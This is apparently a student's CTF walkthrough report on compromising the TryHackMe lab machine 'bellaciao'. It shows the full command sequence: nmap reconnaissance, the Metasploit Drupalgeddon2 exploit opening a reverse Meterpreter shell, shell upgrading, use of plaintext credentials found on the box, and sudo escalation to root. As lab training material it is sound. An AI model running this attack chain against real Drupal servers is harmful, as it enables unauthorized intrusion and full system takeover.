Metasploit Practical Exam 2 (SY_INDIA)

HackerU Penetration Test Report

03/JAN/2021

SHAMANTH HS

TABLE OF CONTENTS

INTRODUCTION

1.1 Objective

This report is intended to be a walkthrough for the Virtual Machine named "**bellaciao** " hosted as part of a challenge in tryhackme website. The deliberately made vulnerable machine has many vulnerabilities that might lead to compromising the machine with a meterpreter access. And to capture the flag hidden inside the system by compromising the users or shell if necessary.

1.2 Requirement

- Kali Linux Operating System
- win7_metasploit_test CTF virtual image hosted in tryhackme website deployment.
- Connect to openvpn using "sudo openvpn <file>"

1.3 Overall process

We need to capture the flag by gaining the access to the system remotely by using Metasploit framework.

- To do that 1st step is to find the information
- Next we need to exploit the system
- Next we have to find the flag.

1.4 Requirements and known data


- IP of target - 10.10.181.57
- Attacker machine – Kali
- Platform – tryhackme
- Room - bellaciao

PROCEDURE

2.1 Information gathering

The information gathering portion focuses on identifying all the possible info that can be gathered about your target. Perform the scanning of your target subnet to get some clues of your target.

nmap -sS -SV -A 10.10.181.57



From above scan we can find some useful information. Only open port is port 80 which is running drupal server(version 7) and http version 2.4.18.

From searching internet we can find that drupal 7 is not the latest version so some vulnerability will be present in the drupal 7 so lets exploit the drupal 7 in next steps.

2.2 Weaponization

For weaponization we are using Metasploit which is one of the large framework for penetration testing.

We will search for the drupal exploit using search command

```
msf6 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   4  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   5  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   6  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
```

From the above results exploit 4 is the latest and has excellent rank so we will use this exploit.

Commands:

1. Use 4
2. set RHOSTS 10.10.181.57
3. set LHOST tun0
4. show options (to check weather all options are set properly)
5. run exploit command

```
msf6 > use 4
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.181.57
RHOSTS => 10.10.181.57
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST tun0
LHOST => tun0
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       10.10.181.57     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  tun0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.9.178.134:4444
[*] Sending stage (39282 bytes) to 10.10.181.57
[*] Meterpreter session 1 opened (10.9.178.134:4444 → 10.10.181.57:42178) at 2021-01-03 17:45:34 +0530
[*] Sending stage (39282 bytes) to 10.10.181.57
[*] Meterpreter session 2 opened (10.9.178.134:4444 → 10.10.181.57:42180) at 2021-01-03 17:45:35 +0530
[*] Sending stage (39282 bytes) to 10.10.181.57
[*] Meterpreter session 3 opened (10.9.178.134:4444 → 10.10.181.57:42182) at 2021-01-03 17:45:37 +0530

meterpreter > sysinfo
Computer    : lacasadapapel
OS          : Linux lacasadapapel 4.4.0-184-generic #214-Ubuntu SMP Thu Jun 4 10:14:11 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter >
```

After running the exploit we got the meterpreter access. Next steps is to get the flag inside the system.(normally flags will be on root or in Desktop).

Enter shell command to get the system shell

The shell we got is a php shell with user www-data

```
meterpreter > sysinfo
Computer    : lacasadapapel
OS          : Linux lacasadapapel 4.4.0-184-generic #214-Ubuntu SMP Thu Jun 4 10:14:11 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 2297 created.
Channel 0 created.
whoami
www-data
```

We have to check how to get flag from this user or do we need to move to other users to get the flag.

```
ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
includes
index.php
install.php
misc
modules
money.jpg
profiles
robots.txt
scripts
sites
themes
txt.creds
update.php
web.config
xmlrpc.php
cat txt.creds
sergio:getlost
```

We will check the directories inside by typing ls command.

We got lot of file in that txt.creds looks interesting lets check what's inside the file.

It looks like the username and password. The username is Sergio and password is getlost.

We got the username and password we need to login to the user in php shell its not possible so we need to change the shell type to sh or bash.

by reference [2] tried using python to spawn bash shell.

Now login to Sergio using the password getlost

And run a sudo command to get root previlages

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@lacasadapapel:/var/www/html$ su sergio
su sergio
Password: getlost

sergio@lacasadapapel:/var/www/html$ sudo bash
sudo bash
[sudo] password for sergio: getlost

root@lacasadapapel:/var/www/html#
```

Now search for the flag by using scanning the system for proof.txt

```
# sudo bash
sudo bash
root@lacasadapapel:~# cd /
cd /
root@lacasadapapel:/# cd root
cd root
root@lacasadapapel:/root# ls -a
ls -a
.  ..  .bash_history  .bashrc  .mysql_history  .profile  .proof.txt  .viminfo
root@lacasadapapel:/root# cat .proof.txt
cat .proof.txt
1d5980866fbd47700a57b8090ed8addc
```

Congrats!! We found the flag it is inside the root folder.

REFERENCES:

1. https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal_drupalgeddon2/
2. https://medium.com/@6c2e6e2e/spawning-interactive-reverse-shells-with-tty-a7e50c44940e